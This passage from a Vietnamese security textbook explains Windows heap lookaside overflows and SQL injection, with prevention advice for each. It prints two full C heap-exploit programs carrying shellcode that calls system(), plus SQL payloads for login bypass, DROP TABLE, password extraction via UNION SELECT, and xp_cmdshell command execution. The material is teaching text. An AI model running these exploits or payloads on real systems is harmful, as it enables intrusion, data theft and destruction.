
Ngoài ra để tối ưu tốc độ cấp phát của những block nhỏ hơn 1016 bytes thì hệ thống thêm vào 128 danh sách liên kết đơn gọi là danh sách lookaside, lúc khởi

đầu thì danh sách này rỗng, và chỉ tăng phần tử khi có một block được giải phóng. Trong quá trình cấp phát hay giải phóng các block của lookaside thì hệ thống luôn kiểm tra các block tương ứng của Freelist trước.

Trong quá trình cấp phát Heap luôn có những tiến trình tự động điều chỉnh số lượng các free block được lưu trữ trong danh sách lookaside. Việc sắp xếp các block này vào các danh sách không theo thứ tự như danh sách Freelist mà theo tần số cấp phát, các kích thước nào càng thường được cấp phát thì càng được sắp trong cùng một danh sách lookaside. Và những danh sách không được dùng thì hệ thống sẽ giải phóng cho hệ thống. Cấu trúc của một lookaside như sau.




singly-linked lookaside list



Tổ chức heap

Với một cấu trúc như trên thì khi cấp phát một block thì giá trị các con trỏ Flink và Blink cũng được thay đổi, khi sử dụng block này ta có thể làm ghi đè lên giá trị các con trỏ, và lúc được giải phóng thì các giá trị con trỏ được thay đổi và xảy ra hiện tượng unlinking tức là các danh sách bị gián đoạn tại block vừa mới giải phóng. Vậy điều gì xảy ra nếu người tấn công làm chủ được hai con trỏ Flink và Blink mà thực tế có thể như vậy, dĩ nhiên họ sẽ có thể triển khai một địa chỉ giá trị 32 bits (vì kích thước của con trỏ là 4-bytes) để hướng tới một chương trình thực thi mà họ tạo nên đó là một sự vi phạm truy cập.




Overflow block

Tuy nhiên với các phiên bản Windows XP SP2 và Windows 2003 trở về sau thì trên danh sách liên kết đôi Freelist có một cơ chế cho phép kiểm tra sự cấp phát và giải phóng xem các giá trị con trỏ có hợp lệ hay không trước khi thực hiện đưa block này vào trong danh sách ta gọi là cơ chế safe unlinking. Và trong block header được thêm vào một phần gọi là cookies chứa một token được tính toán trước từ địa chỉ của header và một con số ngẫu nhiên được phát sinh trong quá trình tạo heap. Cookies dùng để kiểm tra sự toàn vẹn của header. Tuy nhiên token này chỉ được kiểm tra khi giải phóng block và xóa block khỏi danh sách. Từ đó việc overflow trên danh sách đôi Freelist trở nên không có điều kiện.

Tuy nhiên chúng ta đã quên đi danh sách liên kết đơn Lookaside chúng ta sẽ khảo sát ở đây để xem có thể được những gì? Về mặt kỹ thuật thiết kế thì cấu trúc danh sách Lookaside là để tối ưu tốc độ cấp phát các block nhỏ hơn 1016-bytes chính vì thế chúng không có cơ chế kiểm tra con trỏ, thậm chí không có cookies ở đây người tấn công khai thác điểm yếu này. Bây giờ ta xem quá trình cấp phát một phần tử trong danh sách Lookaside diễn ra như sau.

Đầu tiên mục bắt đầu của danh sách (Lookaside Entry) có một Dword làm cờ ở trạng thái busy, tuy nhiên nó luôn sẵn sàng cho một sự cấp phát. Khi cấp phát thì phần tử đầu tiên của danh sách được lấy ra, đơn giản chỉ ra sự thay đổi con trỏ Flink của mục bắt đầu bằng con trỏ Flink của phần tử vừa cấp phát. Ta sẽ mô tả như hình sau.



Quá Trình Cấp Phát Một Phần Tử Trong Lookaside

Vậy khi ta overflow phần tử (block) kế tiếp phần tử được cấp phát, thì chuyện gì xảy ra? Tất nhiên khi đó Flink của mục bắt đầu danh sách sẽ bị overwrite tới một giá trị khác mà người tấn công có thể làm chủ. Vậy lỗi xảy ra.

Từ những vấn đề trên ta có thể suy diễn ra một lỗi trên Lookaside sẽ xảy ra nếu các điều kiện sau thỏa:

a. Cấp phát một block có kích thước N (N<1016-bytes).
b. Giải phóng block này.
c. Overflow block kế trước block này.
d. Cấp phát một block có kích thước N-bytes.
e. Cấp phát một block có kích thước N-bytes thứ hai.

Như vậy để các điều kiện này xảy ra là một điều không dễ dàng lắm. Tuy nhiên lỗi này cũng đã được khai thác như trong đoạn code sau việc chạy một đoạn code của người tấn công overwrite:

```
#include<stdio.h>
```

```
#include<windows.h>
#include<stdlib.h>
unsigned char calc_code[]=
        "\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9"
                        "\x04\x03\x02\x01"
                        "\xFF\xD1\xEB\xF7";
void fixaddr(char *ptr, unsigned int a)
{
        ptr[0]=(a& 0xFF);
        ptr[1]=(a&0xFF00) >> 8;
        ptr[2]=(a&0xFF0000) >> 16;
        ptr[3]=(a&0xFF000000) >> 24;
}
int getaddr(void)
{
        HMODULE lib=NULL;
        unsigned int addr_func=0;
        char a[4];
        lib=LoadLibrary("msvcrt.dll");
  if(lib==NULL)
  {
                printf("Error: Loadlibrary failed...\n");
                return -1;
  }
  addr_func=(unsigned int)GetProcAddress(lib,"system");
```

```
  if(addr_func==0)
  {
        printf("Error: GetProAddress failed...\n");
        return -1;
  }
  printf("Address of msvcrt.dll!system(): %08X\n\n",addr_func);
  fixaddr(a,addr_func);
  memcpy(calc_code+13,a,4),
  printf("%s",calc_code);
  return 0;
}
int main(int argc, char **argv)
{
      HANDLE h=NULL;
      LPVOID mem1=NULL, mem2=NULL, mem3=NULL;
      unsigned char shellcode[128];
      if(getaddr()!=0)
            return 0;
      h=HeapCreate(0,0,0);
      if(h==NULL)
      {
            printf("Error: HeapCreate failed...");
            return 0;
      }
      printf("Heap: %08X\n",h);
```

```
mem1=HeapAlloc(h,0,64-8);
printf("Heap block 1: %08X\n",mem1);
mem2=HeapAlloc(h,0,128-8);
printf("Heap block 2:%08X\n",mem2);
HeapFree(h,0,mem1);
HeapFree(h,0,mem2);
mem1=HeapAlloc(h,0,64-8);
printf("Heap block 1: %08X\n",mem1);

memset(mem1,0x31,64);
memcpy((char*)mem1+64,"\x84\xFF\x12\x00",4);
mem2=HeapAlloc(h,0,128-8);
printf("Heap block 2:%08X\n",mem2);

mem3=HeapAlloc(h,0,128-8);
printf("Heap Block 3:%08X\n",mem3);
memset(shellcode,0,sizeof(shellcode)-1);
memcpy(shellcode,"\x8B\xFF\x12\x00",4);
memcpy(shellcode+4,"\x90\x90\x90\x90",4);
memcpy(shellcode+4+4,calc_code,sizeof(calc_code)-1);
printf("Shellcode:%s",shellcode);
memcpy(mem3,shellcode,sizeof(calc_code)-1+8);
return 0;
}
```

Và sau đây là một đoạn code cho phép bypass qua sự bảo vệ heap.

```
#include<stdio.h>
#include<windows.h>
#include<stdlib.h>
unsigned char calc_code[]=

        "\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9"
                "\x04\x03\x02\x01"
                "\xFF\xD1\xEB\xF7";
void fixaddr(unsigned char *ptr, unsigned int a)
{
        ptr[0]=(a& 0xFF);
        ptr[1]=(a&0xFF00) >> 8;
        ptr[2]=(a&0xFF0000) >> 16;
        ptr[3]=(a&0xFF000000) >> 24;
}
int getaddr(unsigned char *a)
{
        HMODULE lib=NULL;
        unsigned int addr_func=0;
        lib=LoadLibrary("msvcrt.dll");
  if(lib==NULL)
  {
                printf("Error: Loadlibrary failed...\n");
```

```
            return -1;
    }
    addr_func=(unsigned int)GetProcAddress(lib,"system");
    if(addr_func==0)
    {
            printf("Error: GetProAddress failed...\n");
            return -1;
    }
    printf("Address of msvcrt.dll!system(): %08X\n\n",addr_func);
    fixaddr(a,addr_func);
    return 0;
}
int main(int argc, char **argv)
{
    HANDLE h=NULL;
    LPVOID mem1=NULL, mem2=NULL, mem3=NULL;
    unsigned char shellcode[128];
    /*if(getaddr()!=0)
            return 0;*/
    h=HeapCreate(0,0,0);
    if(h==NULL)
    {
            printf("Error: HeapCreate failed...");
            return 0;
    }
```

```
printf("Heap: %08X\n",h);
mem1=HeapAlloc(h,0,64-8);
printf("Heap block 1: %08X\n",mem1);
mem2=HeapAlloc(h,0,128-8);
printf("Heap block 2:%08X\n",mem2);
HeapFree(h,0,mem1);
HeapFree(h,0,mem2);
mem1=HeapAlloc(h,0,64-8);
printf("Heap block 1: %08X\n",mem1);

memset(mem1,0x31,64);
memcpy((char*)mem1+64,"\x84\xFF\x12\x00",4);
mem2=HeapAlloc(h,0,128-8);
printf("Heap block 2:%08X\n",mem2);

mem3=HeapAlloc(h,0,128-8);
printf("Heap Block 3:%08X\n",mem3);
memset(shellcode,0,sizeof(shellcode)-1);

getaddr(&shellcode[0]);
memcpy(shellcode+4,"\x32\x32\x32\x32",4);
memcpy(shellcode+8,"\x94\xFF\x12\x00",4);
memcpy(shellcode+12,"\x31\x31\x31\x31",4);
memcpy(shellcode+16,"calc",4);
memcpy(shellcode+20,"\x0a\x31\x31\x31",4);
```

```
        memcpy(mem3,shellcode,24);

        return 0;

    }
```

1.4./ Giải pháp phòng tránh

- Thực hiện kiểm tra kỹ các dữ liệu đầu vào trong khi lập trình.
- Người thiết kế ứng dụng cần phải cẩn thận trong việc rà soát các khả năng của dữ liệu đầu vào để thiết kế ra các bước xử lý có thể bao phủ hết mọi trường hợp của dữ liệu.
- Phải hiểu rõ và luôn cập nhật phiên bản mới nhất của những thư viện hệ thống được sử dụng trong việc phát triển ứng dụng.

2./ Lỗi chèn mã SQL (SQL injection)

2.1./ Cơ chế lỗi

SQL injection là một kỹ thuật tấn công khai thác lỗ hổng của việc tạo ra các phát biểu SQL của những ứng dụng có tương tác với cơ sở dữ liệu.

Hiện nay, hầu hết tất cả các ứng dụng đều có sự tương tác với cơ sở dữ liệu, và hầu như việc yêu cầu dữ liệu đều do người dùng đưa ra. Do đó, khi tạo ra một phát biểu SQL nào đó, người lập trình thường sẽ dùng những dữ liệu người dùng yêu cầu để xây dựng nên phát biểu đó. Những cuộc tấn công điển hình thường khai thác điểm này để thực hiện tấn công bằng cách truyền một số dữ liệu mà người lập trình không lường trước được nhưng vẫn tạo được một phát biểu SQL đúng. Nguyên nhân của lỗi SQL Injection thường là do sự thiếu sót trong việc sàng lọc dữ liệu.

Để hiểu rõ về cơ chế tấn công của SQL injection, ta sẽ khảo sát qua một số ví dụ điển hình.

- Ví dụ 1: khảo sát một form đăng nhập phổ biến của các ứng dụng quản lý dùng cơ sở dữ liệu SQL Server.

  Thông thường một form đăng nhập sẽ cho phép người dùng nhập vào user name và password, sau đó đoạn mã xử lý sẽ tạo ra phát biểu SQL tương tự như sau để thực hiện việc kiểm tra user name/password nhập vào có hợp lệ hay không:

  *SELECT * FROM tblUsers WHERE Username='+ txtUsername + ' AND Password=' + txtPassword + '*

  Với txtUsername và txtPassword là hai giá trị do người dùng nhập vào.

  Dựa vào sự thiếu cẩn trọng trong việc xử lý các ký tự đặc biệt của người lập trình truy xuất cơ sở dữ liệu, kẻ tấn công sẽ nhập vào form với username và password như sau:

User name = ' OR ''='

Password = ' OR ''='

Phát biểu SQL kết quả sẽ như sau:

*SELECT * FROM tblUsers WHERE Username='' OR ''='' AND Password='' OR ''=''*

Phát biểu SQL luôn có kết quả trả về như mong đợi, do đó việc đăng nhập luôn được thực hiện thành công trong mọi trường hợp.

- Ví dụ 2: khảo sát một ứng dụng quản lý sản phẩm dựa trên web và cơ sở dữ liệu SQL Server

Trong ứng dụng này, người dùng nhập mã số sản phẩm để xem thông tin chi tiết về sản phẩm đó. Yêu cầu được gửi đến cơ sở dữ liệu thông qua một phát biểu SQL như sau:

SELECT ProductName, ProductDescription FROM Products WHERE ProductNumber = ProductID

Với ProductID được nhận từ trình duyệt thông qua phương thức POST hoặt GET. Khi nhận được ProductID, phía máy chủ xử lý sẽ nhận và xây dựng phát biểu SQL để gửi đến cơ sở dữ liệu bằng ngôn ngữ kịch bản phía máy chủ (PHP, ASP, JSP, CGI, ...). Ví dụ như đối với ngôn ngữ ASP, phát biểu SQL sẽ được tạo ra bằng đoạn mã sau:

SELECT ProductName, ProductDescription FROM Products WHERE ProductNumber = & Request.QueryString("ProductID")

Request.QueryString("ProductID") có thể nhận tham số truyền đến máy chủ bằng phương thức POST hoặc GET. Ví dụ bằng phương thức GET như sau:

http://www.yourdomain.com/products/products.asp?ProductID=1234

Tương ứng với yêu cầu này, bộ dịch của ngôn ngữ kịch bản phía máy chủ sẽ tạo ra phát biểu SQL kết quả như sau:

SELECT ProductName, ProductDescription FROM Products WHERE ProductNumber = 1234

Dựa vào sự thiếu cẩn trọng trong việc kiểm tra kiểu dữ liệu của người lập trình và cơ chế có thể cho chạy nhiều lệnh SQL trong cùng một phát biểu của SQL Server, kẻ tấn công sẽ nhập dữ liệu của mình để thực hiện những cuộc tấn công có hậu quả nghiêm trọng.

Để xóa một bảng Products trong cơ sở dữ liệu, kẻ tấn công có thể gửi đến máy chủ yêu cầu như sau:

http://www.yourdomain.com/products/products.asp?ProductID=1234; DROP TABLE Products--

Phát biểu SQL tương ứng sẽ như sau:

SELECT ProductName, ProductDescription FROM Products WHERE ProductNumber = 1234; DROP TABLE Products--

Để lấy thông tin về tất cả user name, password trong cơ sở dữ liệu, kẻ tấn công có thể gửi đến máy chủ yêu cầu như sau:

http://www.yourdomain.com/products/products.asp?ProductID=1234 UNION SELECT Username, Password FROM Users

Phát biểu SQL tương ứng sẽ như sau:

SELECT ProductName, ProductDescription FROM Products WHERE ProductNumber = 1234 UNION SELECT Username, Password FROM Users

Nguy hiểm hơn nữa, để chạy một lệnh của hệ điều hành, kẻ tấn công có thể sử dụng stored procedure master..xp_cmdshell của SQL Server bằng cách gửi đến máy chủ yêu cầu như sau:

http://www.yourdomain.com/products/products.asp?ProductID=1234; EXEC master..xp_cmdshell 'dir C:\'--

Phát biểu SQL tương ứng sẽ như sau:

SELECT ProductName, ProductDescription FROM Products WHERE ProductNumber = 1234 EXEC master..xp_cmdshell 'dir C:\' --

Bằng cách này, kẻ tấn công có thể thực thi các lệnh giống như làm việc trong 1 cửa sổ command prompt. Từ việc shutdown hệ thống đến xóa sạch toàn bộ hệ thống hay tải virus, backdoor để cài vào hệ thống.

2.2./ Giải pháp phòng tránh

- Đây là một lỗ hổng thường mắc phải chủ yếu do hạn chế về nhận thức bảo mật của người lập trình do đó dẫn đến những sơ xuất trong mã xử lý. Đồng thời việc thiết lập cấu hình cho cơ sở dữ liệu cũng chưa thật sự tối ưu do những người chịu trách nhiệm về cơ sở dữ liệu chưa hiểu sâu về cơ sở dữ liệu do mình đảm trách.
- Để tránh được những lỗ hổng trên, cần phải cấu hình phân quyền cho cơ sở dữ liệu thật sự rõ ràng để tránh những kẻ tấn công từ bên ngoài thông qua những ứng dụng (thường là website) có thể lợi dụng stored procedure xp_cmdshell để phá hoại hệ thống. Ví dụ: ứng với mỗi ứng dụng truy cập vào một cơ sở dữ liệu nhất định thì người quản trị cần tạo một người dùng riêng cho việc truy cập thông tin vào cơ sở dữ liệu đó và chỉ định cho người dùng này chỉ được phép truy cập vào duy nhất một cơ sở dữ liệu với quyền thông thường là public.
- Tránh tình trạng là các ứng dụng dùng người dùng "sa" để đăng nhập vào cơ sở dữ liệu.
- Về phía cạnh lập trình, người lập trình cần phải thực hiện kiểm tra bắt lỗi kỹ ở những phần nhận thông tin như textbox, combobox, querystring... Trong ví dụ 2, nếu người lập trình có thực hiện kiểm tra kiểu dữ liệu của ProductID thì chắc chắn phát biểu SQL của kẻ tấn công sẽ không có cơ hội được tạo ra (vì kiểu dữ liệu của ProductID là số nguyên, trong khi đó kẻ tấn công nhập vào một chuỗi 1234; Drop...)

- Cần kiểm tra bắt hết những ký tự đặc biệt đối với cơ sở dữ liệu đang sử dụng. Ví dụ đối với SQL Server thì cần phải kiểm tra phát hiện dấu nháy đơn, nháy kép, gạch nối... Trong ví dụ 1, nếu người lập trình có thực hiện kiểm tra bắt và xử lý thích hợp cho dấu nháy đơn và thì phát biểu SQL của kẻ tấn công sẽ không có cơ hội được tạo ra hoặc nếu được tạo ra thì cũng bị vô hiệu hóa.

3./ Lỗ hổng của chính sách bảo mật

3.1./ Nguyên nhân của lỗi


Nguyên nhân chủ yếu của lỗi này nằm trong khâu thiết kế các tính năng của ứng dụng. Những người thiết kế nhiều khi quá chú tâm vào nghiệp vụ chính của ứng dụng và kết quả là khi liên kết những tính năng của ứng dụng lại để phục vụ một đối tượng người dùng nào đó thì xuất hiện sự lỏng lẻo trong các ràng buộc về bảo mật. Điều này làm cho những người khai thác tinh ý sẽ có thể lợi dụng để thực hiện những công việc không được cho phép.

Ví dụ 1: khi lập trình một trang web cho phép người quản trị thay đổi password của người dùng. Theo thiết kế, người lập trình tạo ra một bảng có dạng như sau:

User name	Password
User1	******
User2	******

Và lúc này một người tinh ý và có kinh nghiệm về Html sẽ dùng chức năng "view source" của trình duyệt để xem password của các người dùng nếu người quản trị vô ý mở trang web này lên và vắng mặt.

Ví dụ 2: khi lập trình một trang web cho phép một người lạ mặt có thể đăng ký tài khoản người dùng để đăng nhập vào sử dụng một số chức năng nào đó. Theo thiết kế thì người lập tạo ra trang web dạng như sau:



Một kẻ tấn công có thể viết một chương trình để thực hiện việc đăng ký liên tục gây ra hao tổn tài nguyên của máy chủ và có thể dẫn đến DoS.

3.2./ Giải pháp phòng tránh

- Khi thiết kế một ứng dụng, ngoài việc tập trung vào nghiệp vụ chính, những người thiết kế cần phải tính toán đến phản ứng phụ gây nên bởi những chức năng hỗ trợ xử lý nghiệp vụ chính. Thông thường những phản ứng phụ này là nguyên nhân tạo ra các kẽ hở về chính sách bảo mật của ứng dụng.
- Nên tìm hiểu và áp dụng các mẫu (pattern) về bảo mật cho ứng dụng.

Có kế hoạch định kỳ xem xét lại cơ chế hoạt động của ứng dụng để kịp thời phát hiện ra và khắc phục những kẽ hở.

CHƯƠNG V

GIẢI PHÁP VÀ QUY TRÌNH CÔNG NGHỆ CHO PHÒNG THỦ, BẢO MẬT CÁC ỨNG DỤNG DỰA TRÊN DATABASE.

I./ TỔNG QUAN VỀ TẤN CÔNG CHÈN MÃ SQL (SQL INJECTION)

SQL injection là một kỹ thuật tấn công khai thác lỗ hổng của việc tạo ra các phát biểu SQL của những ứng dụng có tương tác với cơ sở dữ liệu.

Hiện nay, hầu hết tất cả các ứng dụng đều có sự tương tác với cơ sở dữ liệu, và hầu như việc yêu cầu dữ liệu đều do người dùng đưa ra. Do đó, khi tạo ra một phát biểu SQL nào đó, người lập trình thường sẽ dùng những dữ liệu người dùng yêu cầu để xây dựng nên phát biểu đó. Những cuộc tấn công điển hình thường khai thác điểm này để thực hiện tấn công bằng cách truyền một số dữ liệu mà người lập trình không lường trước được nhưng vẫn tạo được một phát biểu SQL đúng. Nguyên nhân của lỗi SQL Injection thường là do sự thiếu sót trong việc sàng lọc dữ liệu.

II./ CÁC HÌNH THỨC TẤN CÔNG CHÈN MÃ SQL

1./ Tấn công trực tiếp qua câu lệnh SQL

Tấn công loại này có tác dụng ngay sau khi câu lệnh SQL bị chèn mã được thực hiện. Kết quả của nó thường là làm thay đổi trực tiếp lên hệ thống bị tấn công, ví dụ như: xóa database, xóa các table, thay đổi database, thay đổi cấu hình hệ điều hành, hacker đoạt được quyền khống chế ứng dụng...

Ta sẽ khảo sát qua một số ví dụ để hiểu rõ hơn về loại tấn công này.

- Ví dụ 1: khảo sát một form đăng nhập phổ biến của các ứng dụng quản lý dùng cơ sở dữ liệu SQL Server.

  Thông thường một form đăng nhập sẽ cho phép người dùng nhập vào user name và password, sau đó đoạn mã xử lý sẽ tạo ra phát biểu SQL tương tự như sau để thực hiện việc kiểm tra user name/password nhập vào có hợp lệ hay không:

  *SELECT * FROM tblUsers WHERE Username='+ txtUsername + ' AND Password=' + txtPassword + '*

  Với txtUsername và txtPassword là hai giá trị do người dùng nhập vào.

  Dựa vào sự thiếu cẩn trọng trong việc xử lý các ký tự đặc biệt của người lập trình truy xuất cơ sở dữ liệu, kẻ tấn công sẽ nhập vào form với username và password như sau:

  User name = ' OR ''='

  Password = ' OR ''='

  Phát biểu SQL kết quả sẽ như sau:

*SELECT * FROM tblUsers WHERE Username='' OR ''='' AND Password='' OR ''=''*

Phát biểu SQL luôn có kết quả trả về như mong đợi, do đó việc đăng nhập luôn được thực hiện thành công trong mọi trường hợp.

- Ví dụ 2: khảo sát một ứng dụng quản lý sản phẩm dựa trên web và cơ sở dữ liệu SQL Server

  Trong ứng dụng này, người dùng nhập mã số sản phẩm để xem thông tin chi tiết về sản phẩm đó. Yêu cầu được gửi đến cơ sở dữ liệu thông qua một phát biểu SQL như sau:

  SELECT ProductName, ProductDescription FROM Products WHERE ProductNumber = ProductID

  Với ProductID được nhận từ trình duyệt thông qua phương thức POST hoặt GET. Khi nhận được ProductID, phía máy chủ xử lý sẽ nhận và xây dựng phát biểu SQL để gửi đến cơ sở dữ liệu bằng ngôn ngữ kịch bản phía máy chủ (PHP, ASP, JSP, CGI, ...). Ví dụ như đối với ngôn ngữ ASP, phát biểu SQL sẽ được tạo ra bằng đoạn mã sau:

  SELECT ProductName, ProductDescription FROM Products WHERE ProductNumber = & Request.QueryString("ProductID")

  Request.QueryString("ProductID") có thể nhận tham số truyền đến máy chủ bằng phương thức POST hoặc GET. Ví dụ bằng phương thức GET như sau:

  http://www.yourdomain.com/products/products.asp?ProductID=1234

  Tương ứng với yêu cầu này, bộ dịch của ngôn ngữ kịch bản phía máy chủ sẽ tạo ra phát biểu SQL kết quả như sau:

  SELECT ProductName, ProductDescription FROM Products WHERE ProductNumber = 1234

  Dựa vào sự thiếu cẩn trọng trong việc kiểm tra kiểu dữ liệu của người lập trình và cơ chế có thể cho chạy nhiều lệnh SQL trong cùng một phát biểu của SQL Server, kẻ tấn công sẽ nhập dữ liệu của mình để thực hiện những cuộc tấn công có hậu quả nghiêm trọng.

  Để xóa một bảng Products trong cơ sở dữ liệu, kẻ tấn công có thể gửi đến máy chủ yêu cầu như sau:

  http://www.yourdomain.com/products/products.asp?ProductID=1234; DROP TABLE Products--

  Phát biểu SQL tương ứng sẽ như sau:

  SELECT ProductName, ProductDescription FROM Products WHERE ProductNumber = 1234; DROP TABLE Products--

  Để lấy thông tin về tất cả user name, password trong cơ sở dữ liệu, kẻ tấn công có thể gửi đến máy chủ yêu cầu như sau:

http://www.yourdomain.com/products/products.asp?ProductID=1234 UNION SELECT Username, Password FROM Users

Phát biểu SQL tương ứng sẽ như sau:

SELECT ProductName, ProductDescription FROM Products WHERE ProductNumber = 1234 UNION SELECT Username, Password FROM Users

Nguy hiểm hơn nữa, để chạy một lệnh của hệ điều hành, kẻ tấn công có thể sử dụng stored procedure master..xp_cmdshell của SQL Server bằng cách gửi đến máy chủ yêu cầu như sau:

http://www.yourdomain.com/products/products.asp?ProductID=1234; EXEC master..xp_cmdshell 'dir C:\'--

Phát biểu SQL tương ứng sẽ như sau:

SELECT ProductName, ProductDescription FROM Products WHERE ProductNumber = 1234 EXEC master..xp_cmdshell 'dir C:\' --

- Bằng cách này, kẻ tấn công có thể thực thi các lệnh giống như làm việc trong 1 cửa sổ command prompt. Từ việc shutdown hệ thống đến xóa sạch toàn bộ hệ thống hay tải virus, backdoor để cài vào hệ thống.

2./ Khai thác thông tin thông qua thông báo lỗi của database

Tấn công loại này chèn vào câu lệnh SQL của ứng dụng mã SQL thăm dò thông tin của hacker và làm cho ứng dụng bị lỗi khi thực thi câu lệnh SQL. Nếu ứng dụng không kiểm tra lỗi kỹ khi lập trình thì các lỗi này sẽ được thông báo ra giao diện và đi kèm với nó là thông tin mà hacker muốn biết. Các thông tin thường bị lấy cắp là các tài khoản người dùng, thông tin về thẻ tín dụng...

Ta khảo sát ví dụ sau về loại tấn công này: giả sử hacker tìm được một link sau khi duyệt web: http://www.example.com/test.asp?id=1.

Qua link, hacker có thể nhận xét rằng tham số id=1 sẽ được dùng để tạo ra câu SQL để gọi xuống database. Dựa vào link này, hacker sẽ tạo một link như sau và cho thực hiện:

http://www.example.com/test.asp?id=1 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES--

